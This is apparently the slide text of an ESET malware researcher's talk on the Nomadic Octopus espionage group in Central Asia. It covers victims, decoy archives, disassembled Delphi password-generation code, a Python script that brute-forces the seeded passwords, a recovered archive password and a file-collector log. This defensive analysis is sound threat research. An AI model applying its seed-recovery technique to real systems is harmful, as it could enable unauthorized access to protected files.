
Central Asia [\[edit \]](#)

-  Kazakhstan – Time in Kazakhstan
 - most of country (including Astana and Almaty)
-  Kyrgyzstan – Kyrgyzstan Time

South Asia [\[edit \]](#)

-  Bangladesh – Bangladesh Standard Time
-  Bhutan – Bhutan Time
-  British Indian Ocean Territory
 - including Chagos Archipelago and Diego Garcia

Victims



Victims



Sign in

Translate

Turn off instant translation



Persian English Spanish Persian - detected



English Spanish Arabic

Translate



سفارت جمهوری اسلامی ایران



25/5000

Embassy of Islamic republic of Iran




سفارت جمهوری اسلامی ایران.docx	15 059	12 252	2016-12-21 19:04	+ ZipCrypto Deflate
فرستنده.docx	13 232	10 666	2016-12-06 09:45	+ ZipCrypto Deflate
Mr.docx	10 307	7 704	2016-12-20 18:36	+ ZipCrypto Deflate

Nomadic Octopus: Victimology

- Political blogger from Kazakhstan
- Local governments
- Diplomatic missions in Central Asia

Malicious Tools



Password generation algorithm

```
call @System@Randomize$qqrv ; System::Randomize(void)
```

```
lea eax, [ebp+var_4]
```

```
mov edx, offset _str_abcdefghijklmnopqrstuvwxyzABCDE
```

```
call @System@@LStrLAsg$qqrvpxv ; System::__linkproc__ LStrLAsg(void *,void *)
```

```
mov eax, ebx
```

```
call @System@@LStrClr$qqrvp ; System::__linkproc__ LStrClr(void *)
```

```
CODE:004E1430
```

```
loc_4E1430:
```

```
; CODE XREF: generate_password+62↓j
```

```
mov eax, [ebp+var_4]
```

```
call UStrLen ; BDS 2005-2007 and Delphi6-7 Visual Component Library
```

```
call Random ; BDS 2005-2007 and Delphi6-7 Visual Component Library
```

```
mov edx, [ebp+var_4]
```

```
mov dl, [edx+eax]
```

```
lea eax, [ebp+var_8]
```

```
call UStrFromWChar ; BDS 2005-2007 and Delphi6-7 Visual Component Library
```

```
mov edx, [ebp+var_8]
```

```
mov eax, ebx
```

```
call @System@@LStrCat$qqrv ; System::__linkproc__ LStrCat(void)
```

```
mov eax, [ebx]
```

```
call UStrLen ; BDS 2005-2007 and Delphi6-7 Visual Component Library
```

```
cmp esi, eax
```

```
inz short loc_4E1430
```

Delphi random implementation

```
; _DWORD __cdecl System::Randomize()  
@System@Randomize$qqrv proc near
```

```
var_8= dword ptr -8
```

```
add     esp, 0FFFFFFF8h  
push    esp  
call    QueryPerformanceCounter  
test    eax, eax  
jz      short loc_402C44  
mov     eax, [esp+8+var_8]  
mov     ds:seed, eax  
pop     ecx  
pop     edx  
retn
```

```
; -----
```

```
loc_402C44:  
call    GetTickCount  
mov     ds:seed, eax  
pop     ecx  
pop     edx  
retn
```

```
@System@Randomize$qqrv endp
```

```
Random proc near
```

```
push    ebx  
xor     ebx, ebx  
imul    edx, ds:seed[ebx], 8088405h  
inc     edx  
mov     ds:seed[ebx], edx  
mul     edx  
mov     eax, edx  
pop     ebx  
retn
```


```
Random endp
```

Password generation routine

```
pass_gen.py x
1 alphabet = b'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890!@#$%^&*()_+=='
2
3 for seed in range(0, 0xFFFFFFFF):
4     tmp_seed = seed
5     password = ''
6     for i in range(0, 32):
7         tmp_seed = ((tmp_seed * 0x8088405) & 0xffffffff) + 1
8
9         char_index = (((tmp_seed * len(alphabet)) >> 32) & 0xffffffff)
10        password = password + chr(alphabet[char_index])
11
12    print('Seed: {0:08X} - {1:s}'.format(seed, password))
13
```


Tools

Password: iM2d\$xP(84Y!YV49uFO@kJm5O&2l5AFs




Tools

Password: iM2d\$xP(84Y!YV49uFO@kJm5O&2l5AFs



Documents collector



```
SuccessLog.txt - Notepad
File Edit Format View Help
SearchPath: "G:\\"      TypeFiles: "doc,docx,xls,xlsx,rtf,txt,pdf"      Date: 10.04.2017-13.04.2017
~~~~~Start:  14.04.2017 10:14:23~~~~~
11.04.2017    12:01:04      G:\Document1.docx
11.04.2017    17:16:16      G:\Document2.doc
~~~~~End:    14.04.2017 10:23:03~~~~~
```

Nomadic Octopus

- Custom malware
- Cyberespionage
- Region specific: Central Asia
- Low budget
- Bad OPSEC



ENJOY SAFER TECHNOLOGY™



Anton Cherepanov

Senior Malware Researcher

@cherepanov74

www.eset.com | www.welivesecurity.com